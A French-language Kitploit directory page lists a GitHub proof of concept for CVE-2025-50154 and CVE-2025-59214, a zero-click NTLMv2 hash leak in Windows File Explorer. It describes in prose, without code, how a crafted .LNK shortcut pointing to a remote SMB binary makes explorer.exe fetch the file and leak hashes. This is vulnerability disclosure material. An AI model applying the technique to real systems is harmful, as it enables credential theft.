

Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

FluxContactConfidentialité© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
CVE-2025-50154 — PoC pour CVE-2025-50154 et CVE-2025-59214, vulnérabilités zero day dans l'explorateur de fichiers Windows divulguant NTLMv2-SSP sans interaction de l'utilisateur. Il s'agit d'un contournement du correctif de sécurité CVE-2025-24054 | Kitploit
Outils/GitHubGitHub/rubenformation/cve-2025-50154
Analyse des VulnérabilitésExploitationMouvement LatéralApprentissage et Éducation
GitHubrubenformation/cve-2025-50154

CVE-2025-50154

PoC pour CVE-2025-50154 et CVE-2025-59214, vulnérabilités zero day dans l'explorateur de fichiers Windows divulguant NTLMv2-SSP sans interaction de l'utilisateur. Il s'agit d'un contournement du correctif de sécurité CVE-2025-24054

Voir le dépôt
Site web
551590il y a 1 anVérifié par Kitploit
Partager

CVE-2025-50154, CVE-2025-59214

Windows File Explorer Zero Click NTLMv2-SSP Hash Disclosure

Par Ruben Enkaoua et Cymulate

Premier blog : Zero Click, One NTLM : Contournement du correctif de sécurité Microsoft (CVE-2025-50154)

Deuxième blog : Corrigé deux fois, toujours contourné : Nouvelle fuite NTLM (Contournement du correctif CVE-2025-50154)

Description


Alors que Microsoft a publié un correctif de sécurité traitant d'une vulnérabilité de divulgation de hachage NTLM basée sur une icône, j'ai découvert un contournement qui permet toujours à un attaquant de récupérer des hachages NTLMv2-SSP sans interaction de l'utilisateur.

La vulnérabilité d'origine, récemment corrigée, était une divulgation de hachage NTLM sans clic (0-click) déclenchée lorsque explorer.exe rendait l'icône d'un fichier raccourci .LNK dont l'icône était hébergée sur un serveur SMB distant.
Après le correctif, explorer.exe ne charge plus les icônes provenant de chemins SMB distants, empêchant ainsi la divulgation automatique des hachages NTLM.

Mise à jour : Le correctif pour CVE-2025-50154 n'a pas du tout fonctionné. Nous l'avons signalé, et un nouveau CVE a été attribué à la vulnérabilité : CVE-2025-59214. La preuve de concept (POC) est valable pour les deux CVE.

En créant un fichier .LNK avec :

  • Icône par défaut provenant de shell32.dll
  • Chemin cible pointant vers un fichier binaire distant hébergé sur un serveur SMB

Le processus explorer.exe va tout de même récupérer le fichier distant pour extraire l'icône PE de ses ressources RT_GROUP_ICON et RT_ICON.
